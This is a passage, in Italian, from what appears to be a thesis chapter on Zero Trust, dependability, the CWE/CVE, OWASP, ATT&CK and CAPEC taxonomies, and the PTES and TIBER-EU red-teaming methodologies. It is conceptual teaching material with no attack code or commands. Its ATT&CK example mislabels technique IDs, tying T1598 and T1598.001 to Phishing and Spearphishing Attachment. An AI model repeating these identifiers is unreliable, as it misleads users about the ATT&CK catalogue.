Sul piano implementativo, l'architettura Zero Trust si declina principalmente attraverso il paradigma **SDP** (*Software-Defined Perimeter*), in cui il perimetro di sicurezza non è più un confine fisico (un firewall hardware, un router di bordo), ma un confine logico e dinamico costruito attorno all'identità verificata dell'utente e del dispositivo. In un'architettura SDP, le risorse aziendali sono invisibili per default — non raggiungibili, non pingabili, non enumerabili — finché l'identità richiedente non supera un processo di autenticazione multi-fattore e di valutazione della postura. Solo a quel punto viene instaurato un canale cifrato dedicato verso la specifica risorsa richiesta, senza esporre l'intera rete interna.

Questo approccio converge con il modello **identity-centric security**, in cui l'identità dell'utente e del dispositivo diventa a tutti gli effetti il nuovo perimetro di difesa. Framework come **SASE** [15] (*Secure Access Service Edge*) integrano funzionalità Zero Trust con capacità di ispezione del traffico cloud-native, rendendo l'approccio scalabile anche in architetture ibride e multi-cloud.

Zero Trust e DevSecOps: La Sicurezza come Proprietà Sistemica

Affinché un'architettura Zero Trust sia operativamente sostenibile e non si riduca a un insieme di policy statiche facilmente aggirabili, la sicurezza non può essere un layer aggiuntivo applicato in fase di produzione. Deve essere integrata nelle fasi embrionali di progettazione e sviluppo del software, secondo i principi del **Security by Design** e del paradigma **DevSecOps**, in cui i controlli di sicurezza sono automatizzati all'interno della pipeline CI/CD e i requisiti di autenticazione e autorizzazione sono progettati a livello architetturale prima ancora di scrivere la prima riga di codice applicativo.

È in questa tensione tra il principio teorico dello Zero Trust e le sue difficoltà di implementazione pratica che risiede una delle sfide più critiche della sicurezza enterprise moderna. Le organizzazioni che adottano Zero Trust solo parzialmente — proteggendo il perimetro esterno con policy rigorose, ma lasciando canali di comunicazione interni privi di ispezione adeguata — creano di fatto una superficie di attacco paradossale: l'esterno è blindato, ma l'interno, una volta penetrato, è percorribile liberamente.

Come verrà analizzato nel dettaglio nel corso di questo elaborato, questa esatta condizione architetturale — la fiducia implicita concessa a un canale di comunicazione interno tra due o più Tier applicativi — rappresenta il vettore di movimento laterale sfruttato nella simulazione sperimentale proposta, dimostrando empiricamente come anche infrastrutture dotate di segmentazione firewall esplicita possano essere attraversate abusando della logica transazionale dei canali considerati fidati.

2.2 Fondamenti della Dependability

La cybersecurity, nei contesti moderni di ingegneria informatica, è definibile **come l'insieme multidisciplinare di tecnologie, algoritmi crittografici, procedure operative e prassi di governance volte a proteggere i sistemi informatici, le reti di telecomunicazione e i dati in essi custoditi da accessi non autorizzati, alterazioni, esfiltrazioni o distruzioni.** A livello organizzativo, la cybersecurity ha da tempo superato la connotazione puramente tecnica di "*gestione degli apparati firewall*" per divenire un pilastro strategico del Risk Management (*gestione del rischio*) aziendale. Poiché il rischio zero è matematicamente e operativamente irraggiungibile, l'obiettivo moderno non è la protezione assoluta, ma la resilienza, ovvero la capacità di resistere a un attacco mantenendo i processi critici funzionanti e di ripristinare la normale operatività nel minor tempo possibile. Il processo di Risk Management si basa sull'identificazione degli asset, sulla misurazione delle vulnerabilità e sulla valutazione dell'impatto potenziale di un evento avverso e della sua probabilità di accadimento.

2.2.1 La Triade CIA e i suoi corollari

Il framework teorico su cui si fonda la sicurezza delle informazioni è storicamente identificato nella **"Triade CIA"**, un modello che definisce gli attributi essenziali necessari per garantire la protezione di un asset informativo. Tuttavia, nell'ambito dell'ingegneria informatica moderna, la sicurezza non può più essere interpretata come un processo isolato, ma deve essere inquadrata nel più ampio concetto di **Dependability** (*Affidabilità di sistema*), specialmente quando si analizzano Sistemi Socio-Tecnici (*STS*) dove l'interazione tra hardware, software e fattore umano è inscindibile. Secondo le definizioni formalizzate dal **NIST nel Special Publication 800-12** [16] e ampiamente discusse dalla letteratura accademica di riferimento, la sicurezza informatica si articola su tre pilastri fondamentali tra loro interconnessi:

- **La Confidentiality** (*Riservatezza*) rappresenta l'obbligo di garantire che le informazioni siano accessibili esclusivamente ai soggetti autorizzati. In un contesto ingegneristico, questo concetto si estende oltre la semplice crittografia dei dati, includendo la tutela della Privacy (*controllo dell'utente sul trattamento dei propri dati personali)* e l'Anonimato, inteso come l'impossibilità di associare un dato pubblico a un'identità specifica. Una violazione della riservatezza compromette non solo il singolo dato, ma l'intero perimetro di fiducia del sistema.
- Parallelamente, l'**Integrity** (*l'Integrità*) assicura che l'informazione rimanga accurata, completa e protetta da modifiche non autorizzate o distruzioni improprie durante tutto il suo ciclo di vita. Non si tratta solo di prevenire attacchi malevoli, ma anche di garantire che errori di sistema o guasti non alterino lo stato logico del software.

- Infine, **l'Availability** (*Disponibilità*) garantisce che i servizi e i dati siano pronti all'uso e accessibili tempestivamente quando richiesti dagli utenti legittimi. Un sistema sicuro che non sia disponibile fallisce il suo obiettivo primario di supporto ai processi di business o operativi.

L'evoluzione delle minacce e la complessità delle architetture distribuite hanno reso necessario integrare la Triade CIA con ulteriori parametri di controllo, spesso raggruppati sotto l'acronimo **"AAA"**, focalizzati non più solo sul dato "*in quiete*", ma sull'azione e sull'entità che la compie:

- **L' Authenticity** (*Autenticità*) è la proprietà che permette di verificare la genuinità di un'identità o di una transazione, garantendo che l'origine del dato sia verificabile e non contraffatta. Una volta accertata l'identità,
- **l'Assurance** (*Garanzia*), ovvero la fiducia che l'entità agisca secondo i privilegi stabiliti. In questo contesto, il meccanismo di Authorization (*Autorizzazione*) diventa lo strumento tecnico per validare l'idoneità di un soggetto a eseguire una specifica operazione.
- **l'Accountability** (*Responsabilità*) impone che ogni azione possa essere tracciata e attribuita in modo univoco al suo autore. Tale proprietà è il presupposto tecnico per il Non-Repudiation (*Non ripudio*), che impedisce a un attore di negare falsamente la partecipazione a un evento o a una transazione. In un'ottica forense, l'accountability è fondamentale: dato che un sistema invulnerabile non è realizzabile nella pratica, la capacità di ricostruire gli eventi attraverso log accurati è l'unica difesa post-facto efficace per isolare i guasti e prevenire future intrusioni.

Dalla prospettiva della progettazione di sistemi complessi, la sicurezza del software (*Software Security*) non deve essere confusa con l'implementazione di funzioni di sicurezza (*Security Software*). La sicurezza è una proprietà emergente del design del sistema, volta a resistere agli attacchi per costruzione. Questa visione olistica richiede l'integrazione di tre ulteriori attributi della Dependability:

- **Safety** (*Incolumità*): In molti sistemi moderni, specialmente in ambito industriale o IoT, il fallimento del software può avere ripercussioni fisiche. La Safety garantisce che il sistema non causi danni catastrofici alle persone o all'ambiente, anche in caso di malfunzionamento critico.
- **Reliability** (*Affidabilità*): Rappresenta la capacità del sistema di erogare i servizi come specificato in un dato intervallo di tempo. Un software sicuro ma non affidabile perde di utilità pratica e di fiducia da parte dell'utente.
- **Resilience** (*Resilienza*): È la proprietà più avanzata, che definisce la capacità del sistema di resistere, assorbire e recuperare la propria operatività a seguito di un evento dannoso,

sia esso un guasto hardware o un attacco cyber mirato. Un sistema resiliente accetta la possibilità di un compromesso parziale pur di garantire la continuità dei servizi critici.

In conclusione, la sicurezza informatica moderna non è una condizione statica, ma un equilibrio dinamico tra protezione del dato, controllo dell'identità e robustezza operativa del sistema nel suo complesso, integrata in ogni livello dello stack tecnologico, dell'hardware alle politiche organizzative.

2.3 Tassonomie Standard e Framework di Emulazione Avversarie

Una delle distinzioni teoriche più importanti nell'ingegneria della sicurezza del software è quella che intercorre tra i concetti di "**weakness**" (*debolezza*) e "**vulnerability**" (*vulnerabilità*). Questa distinzione definisce la transizione da una potenziale falla teorica nel codice sorgente a un rischio concreto e sfruttabile in un ambiente di esecuzione reale.

- Una **weakness (CWE)** è una condizione presente in un componente software, firmware, hardware o di servizio che, in determinate circostanze, potrebbe contribuire alla comparsa di punti deboli. In molti casi, tali condizioni di vulnerabilità vengono introdotte dallo sviluppatore durante la fase di sviluppo del prodotto. [7]

- Una **vulnerabilità (CVE)** è un caso in cui una o più weakness presenti in un prodotto possono essere sfruttate, causando un impatto negativo sulla riservatezza, sull'integrità o sulla disponibilità; un insieme di condizioni o comportamenti che consentono la violazione di una politica di sicurezza esplicita o implicita. [2]



Figura 12 Differenza tra CWE e CVE

2.3.1 Common Weakness Enumeration (CWE)

Come riportato, *" Common Weakness Enumeration (CWE) is a community-developed list of common software and hardware weaknesses*" [7]. Gestito dalla MITRE Corporation con il supporto del DHS e di agenzie internazionali, il sistema **CWE** è un dizionario formale e una tassonomia gerarchica delle debolezze del software. La struttura di CWE è organizzata come un

grafo aciclico diretto (*DAG*) strutturato su più livelli di astrazione, consentendo una scomposizione analitica dei difetti del codice:

1. **Pillars (Pilastri):** Rappresentano le classi di debolezza di massimo livello, definite in termini altamente astratti (es. CWE-707: *Improper Neutralization*, o CWE-664: *Improper Control of a Resource*).

2. **Classes (Classi):** Descrivono debolezze concettuali indipendenti dallo specifico linguaggio di programmazione o dal paradigma architetturale (es. CWE-74: *Improper Neutralization of Special Elements in Output*, da cui derivano le varie forme di injection).

3. **Base/Variants (Base e Varianti):** Identificano debolezze specifiche e operative, legate a determinati linguaggi o contesti di implementazione (es. CWE-89: *Improper Neutralization of Special Elements used in an SQL Command*, o CWE-121: *Stack-based Buffer Overflow*).

Inoltre, la MITRE pubblica annualmente la lista **CWE Top 25 Most Dangerous Software Weaknesses**, basata su un calcolo statistico che combina la frequenza di accadimento e la gravità media delle vulnerabilità reali associate a ciascuna debolezza nell'anno precedente. Questa lista costituisce una metrica di riferimento per gli ingegneri del software al fine di prioritizzare le attività di code review e refactoring architetturale.

2.3.2 Common Vulnerabilities and Exposures (CVE)

Il programma **CVE** opera come un sistema internazionale standardizzato e distribuito per l'identificazione univoca delle vulnerabilità pubblicamente note. Il processo di gestione delle CVE si basa su una rete di enti accreditati definiti **CVE Numbering Authorities (CNA)**, che includono vendor di software (come *Microsoft, Oracle o Apple*), aziende di sicurezza e centri di ricerca.

Quando una nuova vulnerabilità viene scoperta, essa viene segnalata a una CNA seguendo le linee guida del *Coordinated Vulnerability Disclosure* (CVD) per evitare la divulgazione prematura (vulnerabilità *zero-day*). Una volta verificata la falla, la CNA riserva un ID CVE e pubblica i dettagli nel database globale.

Ciascuna voce CVE fornisce:

- Una descrizione concisa della vulnerabilità e dell'impatto potenziale.

- L'identificazione univoca dei prodotti e delle versioni affette tramite lo standard **CPE** (*Common Platform Enumeration*).

- I riferimenti a bollettini di sicurezza, patch correttive e proof-of-concept (PoC).

I dati CVE confluiscono nel **National Vulnerability Database (NVD)** gestito dal NIST, dove analisti governativi arricchiscono la voce associandola alle corrispondenti debolezze CWE. Negli ultimi anni, l'evoluzione del panorama delle minacce ha spinto agenzie come la CISA ad affiancare al CVE il catalogo **KEV** (*Known Exploited Vulnerabilities*), che identifica le CVE per le quali esistono prove concrete di sfruttamento attivo in attacchi reali, fornendo una guida pragmatica per le priorità di patching aziendali.



Figura 13 Struttura CVE. Fonte: CVE

2.3.3 Framework di Sicurezza Applicativa: OWASP

Mentre CVE e CWE forniscono una catalogazione analitica e tassonomica delle falle, l'**Open Web Application Security Project (OWASP)** si focalizza sulla definizione di linee guida pratiche, metodologie di verifica e standard di progettazione orientati a garantire la sicurezza applicativa lungo l'intero ciclo di vita dello sviluppo [1]. Nelle edizioni più recenti, l'attenzione si è progressivamente spostata dalle vulnerabilità di codifica tradizionali verso problematiche sistemiche di progettazione e architettura. Qui di seguito vengono descritti i primi tre elementi presenti nel framework:

A01:2025 – Broken Access Control

Il Broken Access Control rappresenta la vulnerabilità più critica nella OWASP Top 10:2025, con un'incidenza del 100% nelle applicazioni testate. Si verifica quando il sistema non applica correttamente le politiche di autorizzazione, consentendo agli utenti di superare i privilegi assegnati.

- **Vettori e impatti:** le vulnerabilità derivano dalla violazione del principio del privilegio minimo e dall'assenza di policy *deny by default*. Tramite manipolazione di URL, token

JWT o riferimenti diretti insicuri (IDOR), un attaccante può ottenere escalation di privilegi ed esporre o modificare dati sensibili.

- **Mitigazione architetturale:** i controlli di accesso devono essere implementati lato server o in ambienti attendibili, tramite meccanismi centralizzati, gestione rigorosa delle sessioni e test di autorizzazione integrati nel ciclo di sviluppo.

A02:2025 – Security Misconfiguration

La Security Misconfiguration occupa il secondo posto nella OWASP Top 10:2025 ed è presente nel 100% delle applicazioni analizzate. La vulnerabilità deriva da configurazioni errate o incomplete di sistemi, framework, servizi cloud o applicazioni.

- **Vettori e impatti:** le falle sono causate da hardening insufficiente, utilizzo di credenziali di default, servizi inutili attivi o configurazioni cloud troppo permissive. Errori dettagliati e directory listing possono inoltre facilitare attività di reverse engineering e compromissione del sistema.

- **Mitigazione architetturale:** è necessario adottare processi di hardening automatizzati e coerenti tra sviluppo, test e produzione, riducendo i servizi esposti e utilizzando credenziali temporanee o federazione delle identità invece di segreti statici nel codice.

A03:2025 – Software Supply Chain Failures

La categoria Software Supply Chain Failures rappresenta una criticità sistemica con il più alto tasso medio di incidenza. Non riguarda solo componenti vulnerabili, ma l'intera catena di sviluppo, distribuzione e aggiornamento del software.

- **Vettori e impatti:** l'utilizzo di librerie, framework o strumenti compromessi può causare esecuzione di codice remoto e attacchi a cascata, come dimostrato dai casi Log4Shell e SolarWinds. Gli attacchi moderni colpiscono sempre più spesso dipendenze transitive e pipeline di sviluppo.

- **Mitigazione architetturale:** la difesa richiede il tracciamento centralizzato delle dipendenze tramite SBOM, l'uso di strumenti SCA per il monitoraggio delle vulnerabilità e l'hardening dell'intera pipeline CI/CD. Sono inoltre fondamentali firme digitali, separazione delle responsabilità e rilasci graduali per limitare l'impatto di eventuali compromissioni.

2.3.4 Modellazione Tattica del Comportamento dell'Attaccante: MITRE ATT&CK

Se le tassonomie analizzate finora adottano una prospettiva prettamente difensiva ed incentrata sull'analisi statica degli asset, la moderna ingegneria della sicurezza richiede un cambiamento di paradigma verso la comprensione dinamica del comportamento della controparte. Questo approccio è formalizzato dalla matrice **MITRE ATT&CK** (*Adversarial Tactics, Techniques, and Common Knowledge*) [17].

La filosofia alla base di ATT&CK può essere compresa appieno attraverso il modello della **Piramide del Dolore** (*Pyramid of Pain*) [18]. Questo modello spiega che per un difensore è estremamente facile bloccare indicatori di compromissione statici (come hash di file o indirizzi IP), ma altrettanto facile è per l'attaccante modificarli. Al contrario, la sommità della piramide è rappresentata dalle **TTP (Tactics, Techniques, and Procedures)**: se un difensore impara a rilevare e bloccare la *tecnica* comportamentale dell'attaccante (es. il comportamento di dumping delle credenziali in memoria), infligge un livello di "dolore" e di costo operativo devastante all'avversario, costringendolo a riprogettare interamente le proprie metodologie d'attacco. La matrice Enterprise di ATT&CK organizza queste TTP in una tabella bidimensionale dove le colonne rappresentano le **Tattiche** (gli obiettivi operativi ordinati cronologicamente secondo il ciclo di vita dell'attacco) e le righe contengono le **Tecniche** e le **Sotto-tecniche** (le modalità specifiche per raggiungere tali obiettivi):

- **Tactics (Tattiche):** Descrivono il "perché" dell'azione dell'attaccante. Esse coprono l'intero ciclo d'attacco, partendo da *Reconnaissance* (raccolta informazioni), passando per *Initial Access* (accesso iniziale), *Execution* (esecuzione di codice), *Persistence* (mantenimento dell'accesso), fino a giungere a *Impact* (distruzione o manipolazione di sistemi).

- **Techniques (Tecniche):** Descrivono "come" l'attaccante raggiunge l'obiettivo tattico. Ad esempio, per la tattica di *Initial Access*, una tecnica comune è il *Phishing* (T1598).

- **Sub-techniques (Sotto-tecniche):** Forniscono una descrizione ancora più granulare ed esecutiva dell'azione. Ad esempio, sotto la tecnica *Phishing*, troviamo la sotto-tecnica *Spearphishing Attachment* (T1598.001), che descrive l'invio di un allegato malevolo mirato.

Dal punto di vista dell'ingegneria dei sistemi e delle operazioni di sicurezza, l'adozione del framework MITRE ATT&CK si rivela uno strumento straordinario per:

1. **Mappare e Misurare la Telemetria di Rilevamento:** Verificare se i monitor di sistema (descritti nel paragrafo 1.2) siano effettivamente in grado di registrare gli eventi generati

da specifiche tecniche d'attacco. Questo permette di identificare i cosiddetti "punti ciechi" (*blind spots*) nella copertura dei log di auditing.

2. **Eseguire Attività di Threat Hunting:** Progettare algoritmi e query proattive all'interno dei database di log (SIEM) per ricercare anomalie comportamentali riconducibili a specifici gruppi di minaccia (es. APT29 o APT41) prima che l'allarme venga attivato dai sistemi di detection tradizionali.

3. **Progettare Simulazioni d'Attacco (Adversarial Emulation):** Testare la resilienza operativa dell'infrastruttura conducendo simulazioni reali e controllate basate su playbook d'attacco codificati in formato standard (es. tramite framework come *Atomic Red Team*), allineando così le metriche del team offensivo (*Red Team*) con quelle del team difensivo (*Blue Team*).

2.3.5 Common Attack Pattern Enumeration and Classification (CAPEC)

Se la matrice MITRE ATT&CK modella le tattiche e le tecniche ad alto livello operativo e infrastrutturale, e il sistema CWE cataloga i difetti intrinseci del codice sorgente, il framework **CAPEC** [19] **(Common Attack Pattern Enumeration and Classification)** funge da anello di congiunzione essenziale tra queste due dimensioni. Gestito anch'esso dalla MITRE Corporation, CAPEC è un dizionario formale e una classificazione sistematica dei pattern di attacco noti, impiegati dagli avversari per sfruttare le debolezze (CWE) presenti nelle applicazioni e nei sistemi.

Mentre il CWE risponde alla domanda *"Qual è l'errore nel software?"*, CAPEC risponde alla domanda *"Come fa un attaccante, in pratica, ad abusare di questo errore?"*. Un pattern di attacco descrive la prospettiva, l'approccio metodologico e la sequenza di azioni intraprese dall'avversario per colpire una determinata classe di vulnerabilità.

Analogamente a CWE, la struttura di CAPEC è gerarchica e organizzata secondo diversi livelli di astrazione, facilitandone l'utilizzo sia in fase di progettazione ad alto livello che in fase di test di penetrazione approfondito:

- **Meta-Patterns (Pattern ad alto livello):** Descrivono metodologie d'attacco astratte e ampiamente applicabili, indipendenti da tecnologie specifiche o dettagli implementativi.

- **Standard Patterns (Pattern standard):** Forniscono una descrizione più mirata, focalizzandosi su una specifica famiglia di tecnologie o architetture.

- **Detailed Patterns (Pattern dettagliati):** Esplicitano la catena operativa esatta, descrivendo i vettori d'attacco specifici, i requisiti di sistema e le fasi di esecuzione applicate a contesti tecnologici ben definiti.

Inoltre, la classificazione CAPEC organizza i pattern di attacco in diversi **Domini di Attacco (Domains of Attack)** primari, ampliando lo spettro dell'analisi oltre il solo codice applicativo:

1. **Software:** Pattern che colpiscono la logica applicativa, i parser di input e la gestione della memoria.

2. **Hardware:** Attacchi mirati ai componenti fisici, come canali laterali (*side-channel attacks*) o manomissioni di circuiti integrati.

3. **Communications:** Tecniche focalizzate sull'intercettazione, alterazione o spoofing dei protocolli di rete.

4. **Social Engineering:** Manipolazione del fattore umano per ottenere accessi non autorizzati (es. phishing o tailgating).

5. **Physical Security:** Attacchi che comportano l'accesso fisico diretto agli asset fisici dell'organizzazione.

L'anatomia di una singola scheda CAPEC è estremamente strutturata e fornisce dettagli operativi fondamentali per gli ingegneri della sicurezza, tra cui:

- **Prerequisiti di attacco:** Le condizioni che devono essere soddisfatte affinché l'attacco abbia successo (es. la presenza di un input utente non sanificato).

- **Risorse richieste:** Gli strumenti, le competenze o i privilegi necessari all'attaccante per condurre l'azione.

- **Flusso di Esecuzione (Execution Flow):** Diviso tipicamente in tre fasi sequenziali:

    1. *Explore (Esplorazione):* Come l'attaccante identifica la presenza della debolezza.

    2. *Experiment (Sperimentazione):* I tentativi di invio di payload per testare la risposta del sistema.

    3. *Exploit (Sfruttamento):* L'esecuzione del payload finale per violare la triade CIA (Riservatezza, Integrità, Disponibilità).

- **Mitigazioni associate:** Le contromisure specifiche consigliate per neutralizzare il pattern d'attacco alla radice.

In sintesi, l'integrazione sinergica di questi standard permette di affrontare la sicurezza in modo multidimensionale e ingegneristico: CWE guida lo sviluppo sicuro identificando i difetti del

codice, CVE mappa le falle note dei prodotti in uso e OWASP fornisce le linee guida per la validazione applicativa; CAPEC per modellare i pattern d'attacco puntuali e i vettori di sfruttamento delle debolezze**,** mentre MITRE ATT&CK ne orchestra le dinamiche a livello sistemico e infrastrutturale, garantendo la resilienza operativa dell'intero ecosistema socio-tecnico.

2.4 Standard Metodologici per il Red Teaming: PTES e TIBER-EU

Nel moderno ecosistema della sicurezza informatica enterprise, l'adozione di un approccio puramente difensivo e statico — basato esclusivamente sulla scansione passiva delle vulnerabilità o sul monitoraggio dei log di auditing — si rivela parziale e insufficiente a garantire la reale resilienza sistemica. Sebbene la catalogazione delle debolezze mediante tassonomie standardizzate come CWE e CVE sia fondamentale, essa non è in grado di misurare la capacità di reazione dinamica di un'organizzazione a fronte di un attacco mirato, coordinato e multi-stage.

Per colmare questo gap metodologico, l'ingegneria della sicurezza adotta le pratiche di **Red Teaming**. A differenza del classico Penetration Testing (focalizzato sull'identificazione del maggior numero possibile di vulnerabilità puntuali entro un perimetro definito), il Red Teaming è un'attività di *Adversarial Emulation* (emulazione avversariale) condotta con un approccio "zero-knowledge" o fortemente limitato. L'obiettivo primario non è la compilazione di un inventario di falle, bensì il test sul campo delle capacità di rilevamento (*Detection*) e risposta (*Response*) dell'organizzazione (gestite dal Blue Team), tentando di raggiungere obiettivi strategici concordati tramite l'esecuzione di una kill chain continua.

Al fine di garantire che tali simulazioni non si traducano in attività caotiche, destrutturate e potenzialmente distruttive per i sistemi di produzione, la comunità internazionale e le istituzioni di vigilanza hanno formalizzato framework metodologici rigorosi. Tra questi, due standard si impongono come punti di riferimento assoluti per la pianificazione e l'esecuzione di operazioni offensive: il **PTES** (*Penetration Testing Execution Standard*) e il framework **TIBER-EU** (*Threat Intelligence-based Ethical Red Teaming*).

2.4.1 Il Framework PTES: L'Ingegnerizzazione delle Fasi Operative

Il *Penetration Testing Execution Standard* (PTES) [8] rappresenta un framework metodologico ideato da professionisti del settore con l'obiettivo di definire uno standard di qualità minimo e uniforme per l'esecuzione di test di sicurezza ad alto impatto. PTES scompone l'attività offensiva in sette fasi logiche sequenziali, fornendo una guida strutturata che trasla l'azione dall'accordo preliminare fino alla post-esplorazione e alla redazione del report finale:

1. **Pre-engagement Interactions (Interazioni Preliminari):** In questa fase embrionale vengono definiti i confini operativi del test. Vengono stabiliti lo scope (gli asset target), le

regole di ingaggio (RoE - *Rules of Engagement*), le finestre temporali di esecuzione, i canali di comunicazione di emergenza e i meccanismi di coordinamento con i referenti interni dell'organizzazione (tipicamente un "White Team" ristretto, all'oscuro del Blue Team).

2. **Intelligence Gathering (Raccolta delle Informazioni):** Nota anche come fase di ricognizione, mira all'acquisizione di informazioni sull'organizzazione bersaglio sfruttando vettori passivi e attivi. Gli analisti offensivi utilizzano tecniche di OSINT (*Open Source Intelligence*), footprinting di rete, DNS harvesting e scansione delle porte per mappare la superficie di attacco esterna e identificare i servizi esposti, i sistemi operativi in uso e le potenziali identità dei dipendenti utilizzabili in successive fasi di ingegneria sociale.

3. **Threat Modeling (Modellazione delle Minacce):** Questa fase richiede la contestualizzazione delle minacce specifiche per il target analizzato. Non tutte le organizzazioni affrontano i medesimi avversari. Sulla base delle informazioni raccolte nella fase precedente, si definisce il profilo dell'attaccante più probabile (es. gruppi di spionaggio industriale, ransomware cartel o attivisti politici) e si selezionano le tecniche e i vettori di attacco più coerenti con tale profilo, allineando la simulazione alle minacce del mondo reale.

4. **Vulnerability Analysis (Analisi delle Vulnerabilità):** Consiste nell'identificazione sistematica delle debolezze architetturali, logiche o di configurazione presenti nei sistemi identificati come target. Anziché limitarsi all'uso di scanner automatici (estremamente rumorosi e facilmente intercettabili dai sistemi IDS/IPS), l'analisi si concentra sulla correlazione manuale delle informazioni, sul banner grabbing dei servizi e sulla ricerca di debolezze logiche (es. configurazioni insicure di protocolli o endpoint API esposti privi di adeguati controlli di autorizzazione).

5. **Exploitation (Sfruttamento):** Rappresenta l'azione di violazione della barriera difensiva originaria del sistema. L'attaccante tenta di convertire una debolezza identificata in un punto d'accesso concreto, immettendo payload mirati per aggirare i controlli di sicurezza. L'obiettivo è ottenere l'esecuzione di codice remoto (RCE) o l'accesso a un account legittimo all'interno dell'infrastruttura, riducendo al minimo l'impatto sulla stabilità operativa dei servizi aziendali.

6. **Post-Exploitation (Post-Esplorazione):** Fase critica che differenzia il PTES dalle metodologie di testing più elementari. Una volta ottenuto l'accesso iniziale, l'attività si

concentra sulla determinazione del reale valore del sistema compromesso e sull'estensione del controllo. Essa si articola in attività di:

- *Local Privilege Escalation:* Innalzamento dei privilegi locali (es. da utente di servizio a root o SYSTEM) sfruttando misconfiguration o exploit locali.
- *Pivoting e Lateral Movement:* Utilizzo della macchina compromessa come testa di ponte (*pivot*) per scansionare e attaccare reti interne precedentemente isolate e non accessibili dall'esterno.
- *Persistence:* Installazione di meccanismi silenti di accesso remoto persistente (es. backdoor, cronjob o beaconing in memoria volatile) per garantire la riconnessione anche a seguito di riavvii del sistema o cambi di credenziali.
- *Data Exfiltration / Objective Achievement:* Simulazione del furto di asset informativi sensibili o esecuzione delle azioni finali previste dallo scenario.

7. **Reporting (Rapporto Tecnico):** La fase finale prevede la traduzione dell'intera kill chain in un deliverable ingegneristico destinato sia al top management (executive summary) sia al personale tecnico (remediation plan). Ogni singola fase deve essere documentata in modo riproducibile, indicando gli esatti comandi eseguiti, gli indicatori di compromissione (IoC) generati e, soprattutto, le contromisure (*fix*) necessarie a mitigare le falle riscontrate.

2.4.2 Il Framework TIBER-EU: La Resilienza basata sulla Threat Intelligence

Mentre il PTES descrive le fasi esecutive generali di un test di sicurezza, il framework **TIBER-EU** (*Threat Intelligence-based Ethical Red Teaming*) [9] definisce uno standard regolatorio e istituzionale di livello macro-sistemico. Sviluppato dalla Banca Centrale Europea (BCE) in coordinamento con il Sistema Europeo di Banche Centrali (SEBC), TIBER-EU è stato concepito specificamente per armonizzare e standardizzare i test di resilienza cibernetica delle infrastrutture finanziarie critiche pan-europee (istituti di credito, gestori di sistemi di pagamento, controparti centrali).

Tuttavia, data la sua efficacia, la metodologia TIBER-EU è stata adottata come modello di riferimento per la resilienza cibernetica anche in altri settori industriali strategici soggetti alla direttiva NIS2, definendo lo stato dell'arte per i programmi di *Threat Intelligence-led Red Teaming*.

I Principi Cardine di TIBER-EU

Il principio fondamentale di TIBER-EU è che **l'emulazione dell'avversario deve essere guidata direttamente dai dati reali sulle minacce (Threat Intelligence-led)**. Il Red Team non attacca

basandosi su scenari ipotetici o preferenze arbitrarie, ma replica fedelmente le tattiche, le tecniche e le procedure (TTP) storicamente utilizzate da specifici attori di minaccia (Threat Actors o gruppi APT) attivi nello specifico settore geografico o industriale del bersaglio.

Un ulteriore elemento distintivo del framework è la rigorosa governance dei ruoli. Il processo coinvolge tre entità indipendenti:

- **The Entity (L'Organizzazione Target):** L'istituto o l'infrastruttura critica sottoposta al test. Solo un gruppo ristretto di persone (il *White Team*) è a conoscenza della simulazione, mentre i team di sicurezza difensiva (*Blue Team/SOC*) devono rispondere all'attacco in tempo reale come se fosse una minaccia reale.

- **Threat Intelligence (TI) Provider:** Un team specialistico (interno o esterno) incaricato di raccogliere dati geopolitici e cyber per redigere un report formale sulle minacce specifiche (*Target Threat Intelligence Report* - TTIR), identificando gli attori ostili reali e le relative TTP.

- **Red Team (RT) Provider:** Gli specialisti offensivi che progettano ed eseguono gli scenari d'attacco basandosi esclusivamente sulle indicazioni fornite dal TTIR, operando in costante allineamento con la telemetria di sicurezza.

Il Ciclo di Vita di TIBER-EU

Il processo di esecuzione di un test TIBER-EU si articola su tre fasi temporali macro-strutturate, coordinate da un'autorità di vigilanza cibernetica nazionale (TIBER Cyber Team - TCT):

1. **Fase di Preparazione (Preparation Phase):** Questa fase, che può durare diverse settimane, serve a stabilire le fondamenta formali del test. Il White Team definisce lo scope identificando i *Critical Functions* (CF) dell'entità, ovvero quei processi aziendali la cui interruzione causerebbe un impatto sistemico sul mercato o sulla stabilità nazionale. Viene stabilito il piano di gestione dei rischi per garantire che le attività del Red Team non causino involontariamente disservizi operativi reali.

